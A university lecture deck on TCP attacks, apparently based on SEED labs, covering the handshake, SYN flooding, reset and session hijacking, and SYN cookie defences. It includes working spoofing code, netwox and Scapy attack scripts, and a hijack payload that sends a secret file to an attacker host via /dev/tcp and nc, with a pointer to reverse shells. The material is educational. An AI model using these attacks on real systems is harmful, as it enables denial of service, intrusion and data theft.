

CS915/435 Advanced Computer Security

- Network Security (II)

TCP Attacks

Outline

- Packet Sniffing and Spoofing
- **Attacks on the TCP protocol**
 - What is TCP protocol?
 - How the TCP Protocol Works
 - SYN Flooding Attack
 - TCP Reset Attack
 - TCP Session Hijacking Attack
- Firewall
- DNS attacks

TCP Protocol

- Transmission Control Protocol (TCP) is a core protocol of the Internet protocol suite.
- Sits on the top of the IP layer; transport layer.
- Provide host-to-host communication services for applications.
- Two transport Layer protocols
 - **TCP**: provides a reliable and ordered communication channel between applications.
 - **UDP**: lightweight protocol with lower overhead and can be used for applications that do not require reliability or communication order.

How does the TCP work - A client program

Create a socket; specify the type of communication. TCP uses SOCK_STREAM and UDP uses SOCK_DGRAM.



```
// Step 1: Create a socket
int sockfd = socket(AF_INET, SOCK_STREAM, 0);

// Step 2: Set the destination information
struct sockaddr_in dest;
memset(&dest, 0, sizeof(struct sockaddr_in));
dest.sin_family = AF_INET;
dest.sin_addr.s_addr = inet_addr("10.0.2.17");
dest.sin_port = htons(9090);
```

Initiate the TCP connection



```
// Step 3: Connect to the server
connect(sockfd, (struct sockaddr *)&dest,
        sizeof(struct sockaddr_in));
```

Send data



```
// Step 4: Send data to the server
char *buffer1 = "Hello Server!\n";
char *buffer2 = "Hello Again!\n";
write(sockfd, buffer1, strlen(buffer1));
write(sockfd, buffer2, strlen(buffer2));
```

TCP Server Program

```
// Step 1: Create a socket
sockfd = socket(AF_INET, SOCK_STREAM, 0);

// Step 2: Bind to a port number
memset(&my_addr, 0, sizeof(struct sockaddr_in));
my_addr.sin_family = AF_INET;
my_addr.sin_port = htons(9090);
bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct
sockaddr_in));
```

Step 1 : Create a socket. Same as Client Program.

Step 2 : Bind to a port number. An application that communicates with others over the network needs to register a port number on its host computer. When the packet arrives, the operating system knows which application is the receiver based on the port number. The server needs to tell the OS which port it is using. This is done via the bind() system call

TCP Server Program

```
// Step 3: Listen for connections  
listen(sockfd, 5);
```

Step 3 : Listen for connections.

- After the socket is set up, TCP programs call listen() to wait for connections with a limit of maximum 5 in the queue.
- It tells the system that it is ready to receive connection requests.
- Once a connection request is received, the operating system will go through the 3-way handshake to establish the connection.
- The established connection is placed in the queue, waiting for the application to take it. The second argument gives the number of connection that can be stored in the queue.

TCP Server Program

```
// Step 4: Accept a connection request
int client_len = sizeof(client_addr);
newsockfd = accept(sockfd, (struct sockaddr *)&client_addr,
    &client_len);
```

Step 4 : *Accept a connection request*

After the connection is established, an application needs to “accept” the connection before being able to access it. The `accept()` system call extracts the first connection request from the queue, creates a new socket, and returns the file descriptor referring to the socket.

Step 5 : *Send and Receive data*

Once a connection is established and accepted, both sides can send and receive data using this new socket.

TCP Server Program

To accept multiple connections :

```
// Listen for connections
listen(sockfd, 5);

int client_len = sizeof(client_addr);
while (1) {
    newsockfd = accept(sockfd, (struct sockaddr *)&client_addr,
        &client_len);


    if (fork() == 0) { // The child process                ①
        close (sockfd);

        // Read data.
        memset(buffer, 0, sizeof(buffer));
        int len = read(newsockfd, buffer, 100);
        printf("Received %d bytes.\n%s\n", len, buffer);

        close (newsockfd);
        return 0;
    } else { // The parent process                        ②
        close (newsockfd);
    }
}
```

- fork() system call creates a new process by duplicating the calling process.
- On success, the process ID of the child process is returned in the parent process and 0 in the child process.
- Line ① and Line ② execute child and parent process respectively.

Data Transmission




- Once a connection is established, OS allocates two buffers at each end, one for sending data (send buffer) and receiving buffer (receive buffer).
- When an application needs to send data out, it places data into the TCP send buffer.
- Normally TCP waits for 200 ms or until the data are enough to put in one packet to avoid IP fragmentation

Data Transmission


- Each octet in the send buffer has a sequence number field in the header which indicates the sequence of the packets. At the receiver end, these sequence numbers are used to place data in the right position inside the receive buffer.
- If the application tries to read from the receive buffer and there is no data available, the operation is typically blocked. It gets unblocked when there is enough data to read.
- The receiver informs the sender about receiving data using acknowledgement packets - telling the sender the next sequence number that it expects to receive

TCP Header



- Acknowledgement number: expected next sequence number; valid only if ACK is set
- Header length: number of words (4-bit). Header byte length within the range of [20,60]
- Reserved: not used.
- Code bits: URG, ACK, PSH, RST, SYN, FIN
- Window size: number of octets the sender is willing to accept; for flow control; a smaller value asks the sender to slow down
- Urgent pointer: length of urgent data (no sequence no) in TCP data; valid when URG bit is set

TCP 3-way Handshake Protocol



SYN Packet:

- The client sends a special packet called SYN packet to the server using a randomly generated number x as its sequence number.

SYN-ACK Packet:

- On receiving it, the server sends a reply packet using its own randomly generated number y as its sequence number.

ACK Packet

- Client sends out ACK packet to conclude the handshake

TCP 3-way Handshake Protocol


- When the server receives the initial SYN packet, it uses TCB (Transmission Control Block) to store the information about the connection.
- This is called **half-open connection** as only client-server connection is confirmed.
- The server stores the TCB in a queue that is only for the half-open connection.
- After the server gets ACK packet, it will take this TCB out of the queue and store in a different place.
- If ACK doesn't arrive, the server will resend SYN+ACK packet. The TCB will eventually be discarded after a certain time period (e.g., 40 seconds)

SYN Flooding Attack

Idea : To fill the queue storing the half-open connections so that there will be no space to store TCB for any new half-open connection, basically the server cannot accept any new SYN packets.

Steps to achieve this : Continuously send a lot of SYN packets to the server. This consumes the space in the queue by inserting the TCB record.

- Do not finish the 3rd step of handshake as it will dequeue the TCB record.




SYN Flooding Attack

- When flooding the server with SYN packets, we need to use random source IP addresses; otherwise the attacks may be blocked by the firewalls.
- The SYN+ACK packets sent by the server may be dropped because forged IP address may not be assigned to any machine. If it does reach an existing machine, a RST packet will be sent out, and the TCB will be dequeued.
- As the second option is less likely to happen, TCB records will mostly stay in the queue. This causes *SYN Flooding Attack*.

Launching SYN Flooding Attack – Before Attacking

```
seed@Server(10.0.2.17):$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address      Foreign Address    State
tcp      0      0 127.0.0.1:3306     0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:8080       0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:80         0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:22         0.0.0.0:*          LISTEN
tcp      0      0 127.0.0.1:631      0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:23         0.0.0.0:*          LISTEN
tcp      0      0 127.0.0.1:953      0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:443        0.0.0.0:*          LISTEN
tcp      0      0 10.0.5.5:46014     91.189.94.25:80    ESTABLISHED
tcp      0      0 10.0.2.17:23       10.0.2.18:44414    ESTABLISHED
tcp6     0      0 :::53              :::*               LISTEN
tcp6     0      0 :::22              :::*               LISTEN
```

 Check the TCP states

TCP States

- **LISTEN**: waiting for TCP connection.
- **ESTABLISHED**: completed 3-way handshake
- **SYN_RECV**: half-open connections

SYN Flooding Attack – Launch the Attack

- Turn off the SYN Cookie countermeasure:

```
$sudo sysctl -w net.ipv4.tcp_syncookies=0
```

- Launch the attack using netwox

```
seed@Attacker:$ sudo netwox 76 -i 10.0.2.17 -p 23 -s raw
```

Targeting telnet server



Title: Synflood

Usage: netwox 76 -i ip -p port [-s spoofip]

Parameters:

-i --dst-ip ip	destination IP address
-p --dst-port port	destination port number
-s --spoofip spoofip	IP spoof initialization type

You may try this attack in a VM

- Result

```
seed@User(10.0.2.18):$ telnet 10.0.2.17
```

```
Trying 10.0.2.17...
```

```
telnet: Unable to connect to remote host: Connection timed out
```

https://seedsecuritylabs.org/Labs_16.04/Networking/TCP_Attacks/

SYN Flooding Attack - Results

```
seed@Server(10.0.2.17):$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp      0      0 10.0.2.17:23 252.27.23.119:56061 SYN_RECV
tcp      0      0 10.0.2.17:23 247.230.248.195:61786 SYN_RECV
tcp      0      0 10.0.2.17:23 255.157.168.158:57815 SYN_RECV
tcp      0      0 10.0.2.17:23 240.126.176.200:60700 SYN_RECV
tcp      0      0 10.0.2.17:23 251.85.177.207:35886 SYN_RECV
```

```
seed@Server(10.0.2.17):$ top
PID USER PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
  3 root 20  0    0  0  0 R  6.6  0.0 0:21.07 ksoftirqd/0
108 root 20  0 101m 60m 11m S  0.7  8.1 0:28.30 Xorg
807 seed 20  0 91856 16m 10m S  0.3  2.2 0:09.68 gnome-terminal
  1 root 20  0 3668 1932 1288 S  0.0  0.3 0:00.46 init
  2 root 20  0    0  0  0 S  0.0  0.0 0:00.00 kthreadd
  5 root 20  0    0  0  0 S  0.0  0.0 0:00.26 kworker/u:0
  6 root RT  0    0  0  0 S  0.0  0.0 0:00.00 migration/0
  7 root RT  0    0  0  0 S  0.0  0.0 0:00.42 watchdog/0
  8 root  0 -20    0  0  0 S  0.0  0.0 0:00.00 cpuset
```

- Using netstat command, we can see that there are a large number of half-open connections on port 23 with random source IPs.
- Using top command, we can see that CPU usage is not high on the server machine. The server is alive and can perform other functions normally, but cannot accept telnet connections only.

SYN Flooding Attack - Launch with Spoofing Code

- We can write our own code to spoof IP SYN packets.

```
/*
*****
Spoof a TCP SYN packet.
*****
*/
int main() {
    char buffer[PACKET_LEN];
    struct ipheader *ip = (struct ipheader *) buffer;
    struct tcpheader *tcp = (struct tcpheader *) (buffer +
                                                    sizeof(struct ipheader));

    srand(time(0)); // Initialize the seed for random # generation.
    while (1) {
        memset(buffer, 0, PACKET_LEN);

        /*
        *****
        Step 1: Fill in the TCP header.
        *****
        */
        tcp->tcp_sport = rand(); // Use random source port
        tcp->tcp_dport = htons(DEST_PORT);
        tcp->tcp_seq = rand(); // Use random sequence #
        tcp->tcp_offx2 = 0x50;
        tcp->tcp_flags = TH_SYN; // Enable the SYN bit
        tcp->tcp_win = htons(20000);
        tcp->tcp_sum = 0;
```

```
/*
*****
Step 2: Fill in the IP header.
*****
*/
ip->iph_ver = 4; // Version (IPv4)
ip->iph_ihl = 5; // Header length
ip->iph_ttl = 50; // Time to live
ip->iph_sourceip.s_addr = rand(); // Use a random IP address
ip->iph_destip.s_addr = inet_addr(DEST_IP);
ip->iph_protocol = IPPROTO_TCP; // The value is 6.
ip->iph_len = htons(sizeof(struct ipheader) +
                    sizeof(struct tcpheader));

// Calculate tcp checksum
tcp->tcp_sum = calculate_tcp_checksum(ip);
```

```
/*
*****
Step 3: Finally, send the spoofed packet
*****
*/
send_raw_ip_packet(ip);
```

Countermeasures: SYN Cookies

- After a server receives a SYN packet, it calculates a keyed hash (H) from the information in the packet using a secret key that is only known to the server.
- This hash (H) is sent to the client as the initial sequence number from the server. H is called SYN cookie.
- The server will not store the half-open connection in its queue.
- If the client is an attacker, H will not reach the attacker.
- If the client is not an attacker, it sends $H+1$ in the acknowledgement field.
- The server checks if the number in the acknowledgement field is valid or not by recalculating the cookie.

More details on SYN Cookies


Syn cookie H (32-bits)

- **t** (5 bits): timestamp mod 32. Here timestamp is slowly increasing 64 sec
- **m** (3 bits): Middle 3 bits of 32-bit Maximum Segment Size
- **s** (24 bits): a secret function computed over inputs {server IP/port, Client IP/port, t}. The secret function can be HMAC with truncated output.

The server performs the following operations

- Check **t** is fresh
- Check **s** is valid
- Decode **m** to reconstruct the SYN queue entry

Two ways to close TCP connections




1) TCP FIN protocol (“civilized”):

- A sends out a “FIN” packet to B.
- B replies with an “ACK” packet. This closes the A-to-B communication.
- Now, B sends a “FIN” packet to A and A replies with “ACK”. Entire TCP is closed.

1) Using Reset flag (“non-civilized”)

- One of the parties sends RST packet to immediately break the connection.
- For cases of emergency or error

TCP Reset Attack



Goal: To break up a TCP connection between A and B.

The attacker just needs to send a single RST packet!

Spoof a TCP RST Packet

Version	Header length	Type of service				Total length				
Identification						Flags	Fragment offset			
Time to live			Protocol			Header checksum				
Source IP address: 10.2.2.200 OK										
Destination IP address: 10.1.1.100 OK										
Source port: 22222 OK						Destination port: 11111 OK				
Sequence number ?										
Acknowledgement number										
TCP header length		U	A	P	R	S	F	Window size		
		R	A	S	S	Y	I			
		G	K	H	T	N	N			
Checksum OK						Urgent pointer				

The following fields need to be set correctly:

- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)

Captured TCP Connection Data

```
▶ Internet Protocol Version 4, Src: 10.0.2.69, Dst: 10.0.2.68
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 45634 ...
    Source Port: 23
    Destination Port: 45634
    [TCP Segment Len: 24]
    Sequence number: 2737422009
    [Next sequence number: 2737422033]
    Acknowledgment number: 718532383
    Header Length: 32 bytes
    Flags: 0x018 (PSH, ACK)
```

← Data length
← Sequence #
← Next sequence #

- Use Wireshark on attacker machine, to sniff the traffic
- Retrieve the destination port (23), Source port number and sequence number.
- The next sequence number is calculated by Wireshark based on data length (choose absolute sequence number not relative one in Wireshark Preference)

TCP Reset Attack on Telnet Connection

- Use an existing Netwox tool
- Or write your own program (using raw socket, or Python Scapy)

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING RESET PACKET.....")
IPLayer = IP(src="10.0.2.69", dst="10.0.2.68")
TCPLayer = TCP(sport=23, dport=45634, flags="R", seq=2737422033)
pkt = IPLayer/TCPLayer
ls(pkt)
send(pkt, verbose=0)
```

TCP Reset Attack on SSH connections

```
seed@User(10.0.2.68):$ ssh 10.0.2.69
seed@10.0.2.69's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)
....
seed@Server(10.0.2.69):$ Write failed: Broken pipe      ← Succeeded!
seed@ubuntu(10.0.2.68):$
```

- If the encryption is done at the network layer, the entire TCP packet including the header is encrypted, which makes sniffing or spoofing impossible.
- But as SSH conducts encryption at Transport layer, the TCP header remains unencrypted (only the data is encrypted). Hence the attack is successful as only header is required for RST packet.

TCP Reset Attack on Video-Streaming Connections


This attack is similar to previous attacks only with the difference in the sequence numbers as in this case, the sequence numbers increase very fast unlike in Telnet attack as we are not typing anything in the terminal.

```
Title:  Reset every TCP packets
Usage:  netwox 78 [-d device] [-f filter] [-s spoofip] [-i ips]
Parameters:
-d|--device device      device name {Eth0}
-f|--filter filter      pcap filter
-s|--spoofip spoofip    IP spoof initialization type {linkbraw}
-i|--ips ips            limit the list of IP addressed to reset {all}
```

```
$ sudo netwox 78 --filter "src host 10.0.2.18"
```

To achieve this, we use Netwox 78 tool to reset each packet that comes from the user machine (10.0.2.18). If the user is watching a Youtube video, any request from the user machine will be responded with a RST packet.


TCP Reset Attack on Video-Streaming Connections



The attack works by either sending the RST packet to the user machine or the server.

Note: If RST packets are sent continuously to a server, the behavior is suspicious and may trigger some punitive actions taken against the user (don't try this against a real server!)

TCP Session Hijacking Attack




Goal: To inject data in an established connection.

Spoofed TCP Packet: The following fields need to be set correctly:

- Source IP address, Source Port,
- Destination IP address, Destination Port
- Sequence number (within the receiver's window)

TCP Session Hijacking Attack: Sequence Number

- If the receiver has already received some data up to the sequence number x , the next sequence number is $x+1$. If the spoofed packet uses sequence number as $x+\delta$, it becomes out of order.
- The data in this packet will be stored in the receiver's buffer at position $x+\delta$, leaving δ spaces (having no effect). If δ is large, it may fall out of the boundary.



Hijacking a Telnet Connection

```
▶ Internet Protocol Version 4, Src: 10.0.2.68, Dst: 10.0.2.69
▼ Transmission Control Protocol, Src Port: 46712, Dst Port: 23 ...
    Source Port: 46712                ← Source port
    Destination Port: 23              ← Destination port
    [TCP Segment Len: 0]              ← Data length
    Sequence number: 956606610        ← Sequence number
    Acknowledgment number: 3791760010 ← Acknowledgment number
    Header Length: 32 bytes
    Flags: 0x010 (ACK)
```

Steps:

- User establishes a telnet connection with the server.
- Use Wireshark on attacker machine to sniff the traffic
- Retrieve the destination port (23), source port number (46712) and sequence number.

What Command Do We Want to Run

- By hijacking a Telnet connection, we can run an arbitrary command on the server, but what command do we want to run?
- Consider there is a top-secret file in the user's account on Server called "secret". If the attacker uses "cat" command, the results will be displayed on server's machine, not on the attacker's machine.
- In order to get the secret, we run a TCP server program so that we can send the secret from the server machine to attacker's machine.

```
// Run the following command on the Attacker machine first.  
seed@Attacker(10.0.2.70):$ nc -lv 9090
```

```
// Then, run the following command on the Server machine.  
seed@Server(10.0.2.69):$ cat /home/seed/secret >  
/dev/tcp/10.0.2.70/9090
```

Session Hijacking: Steal a Secret

“cat” command prints out the content of the secret file, but instead of printing it out locally, it redirects the output to a file called /dev/tcp/10.0.2.70/9090 (virtual file in /dev folder which contains device files).

/dev/tcp/ and /dev/udp are not real devices.

The listening server on the attacker machine will get the content of the file.

```
seed@Attacker(10.0.2.70):~$ nc -lv 9090
Connection from 10.0.2.69 port 9090 [tcp/*] accepted
*****
This is top secret!
*****
```


Launch the TCP Session Hijacking Attack

```
#!/usr/bin/python3
import sys
from scapy.all import *

print("SENDING SESSION HIJACKING PACKET.....")
IPLayer = IP(src="10.0.2.68", dst="10.0.2.69")
TCPLayer = TCP(sport=46716, dport=23, flags="A",
               seq=956606610, ack=3791760010)
Data = "\r cat /home/seed/secret > /dev/tcp/10.0.2.70/9090\r"
pkt = IPLayer/TCPLayer/Data
ls(pkt)
send(pkt, verbose=0)
```

We can also run other commands under the user's privilege: e.g., deleting files

What happens to hijacked TCP connection?



1. User program freezes.
2. Many retransmission packets between user and server.

Deadlock inside TCP

- Client regards packets as out of order and tries retransmission.
- Server discards retransmission packets as duplicates.

Causing more damage - creating Reverse shell

- The best command to run after having hijacked the connection is to run a reverse shell command.
- To run shell program such as `/bin/bash` on Server and use input/output devices that can be controlled by the attackers.
